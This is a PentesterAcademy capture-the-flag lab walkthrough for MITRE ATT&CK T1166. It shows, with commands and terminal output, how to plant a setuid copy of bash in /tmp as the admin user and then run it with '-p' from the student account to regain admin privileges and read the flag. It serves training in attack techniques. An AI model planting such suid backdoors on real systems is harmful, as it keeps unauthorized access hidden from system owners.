
ATTACK
DEFENSE
by PentesterAcademy

Name	T1166: Setuid and Setgid
URL	https://www.attackdefense.com/challengedetails?cid=1556
Type	MITRE ATT&CK Linux : Persistence

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective:

1. Maintain access on admin user's account by leveraging the setuid and setgid.
2. Retrieve flag from target machine.

Solution:

Step 1: Finding the IP address of target machine.

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
158: eth0@if159: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:07 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.7/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
161: eth1@if162: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:e5:10:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.229.16.2/24 brd 192.229.16.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The target machine is at IP 192.229.16.3

Step 2: Since the access on admin user has to maintained, SSH into the target machine as admin user

The SSH login credentials are provided in the challenge description:

- Username: admin
- Password: secret

Commands:
ssh admin@192.229.16.3
Enter password “secret”

```
root@attackdefense:~# ssh admin@192.229.16.3
The authenticity of host '192.229.16.3 (192.229.16.3)' can't be established.
ECDSA key fingerprint is SHA256:gYDLYGsViYjYYCxzOz977N8KwFqcJEztB6qldv7pHQU.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.229.16.3' (ECDSA) to the list of known hosts.
admin@192.229.16.3's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

admin@victim-1:~$
```

Step 3: Navigate to /tmp directory and create a copy of /bin/bash

Commands:
cd /tmp
cp /bin/bash ./
ls -l

```
admin@victim-1:~$
admin@victim-1:~$ cd /tmp/
admin@victim-1:/tmp$
admin@victim-1:/tmp$
admin@victim-1:/tmp$ cp /bin/bash ./
admin@victim-1:/tmp$
admin@victim-1:/tmp$ ls -l
total 1088
-rwxr-xr-x 1 admin admin 1113504 Dec 13 10:54 bash
admin@victim-1:/tmp$
```

Step 4: The /tmp/bash binary is owned by the admin user. Set the suid bit on bash binary.

Commands:
chmod u+s /tmp/bash
ls -l

```
admin@victim-1:/tmp$
admin@victim-1:/tmp$ chmod u+s bash
admin@victim-1:/tmp$
admin@victim-1:/tmp$
admin@victim-1:/tmp$ ls -l
total 1088
-rwsr-xr-x 1 admin admin 1113504 Dec 13 10:54 bash
admin@victim-1:/tmp$
```

Step 5: The wait file is present in the student user's home directory. Login as student and delete the wait file.

The login credentials of student user is provided in the challenge description:

- Username: student
- Password: password

Commands:
su - student
Enter password “password”
rm wait

```
admin@victim-1:/tmp$
admin@victim-1:/tmp$ su - student
Password:
student@victim-1:~$
student@victim-1:~$ ls
wait
student@victim-1:~$ rm wait
student@victim-1:~$
student@victim-1:~$
student@victim-1:~$ Connection to 192.229.16.3 closed by remote host.
Connection to 192.229.16.3 closed.
root@attackdefense:~#
```

The SSH session is terminated.

Step 6: SSH into the target machine as student user.

Command: ssh student@192.229.16.3

```
root@attackdefense:~#
root@attackdefense:~# ssh student@192.229.16.3
student@192.229.16.3's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
```

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

student@victim-1:~$
```

Step 7: Run the setuid bit set /tmp/bash flag with -p option to obtain a shell with effective uid of admin user.

Command: /tmp/bash -p

```
student@victim-1:~$
student@victim-1:~$ /tmp/bash -p
bash-4.4$ id
uid=999(student) gid=999(student) euid=998(admin) groups=999(student)
bash-4.4$
bash-4.4$
```

Step 8: Search for the flag on the file system.

Command: find / -name *flag* 2>/dev/null

```
bash-4.4$ find / -name *flag* 2>/dev/null
/sys/devices/pnp0/00:03/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS15/flags
/sys/devices/platform/serial8250/tty/ttyS6/flags
/sys/devices/platform/serial8250/tty/ttyS23/flags
/sys/devices/platform/serial8250/tty/ttyS13/flags
/sys/devices/platform/serial8250/tty/ttyS31/flags
/sys/devices/platform/serial8250/tty/ttyS4/flags
/sys/devices/platform/serial8250/tty/ttyS21/flags
/sys/devices/platform/serial8250/tty/ttyS11/flags
```

```
/sys/devices/platform/serial8250/tty/ttyS25/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/home/admin/flag.txt
/proc/sys/kernel/acpi_video_flags
```

flag.txt file is present in admin user's home directory.

Step 9: Retrieve the flag

Command: cat /home/admin/flag.txt

```
bash-4.4$
bash-4.4$ cat /home/admin/flag.txt
f229d358121657be905d4cd06235642f
bash-4.4$
```

Flag: f229d358121657be905d4cd06235642f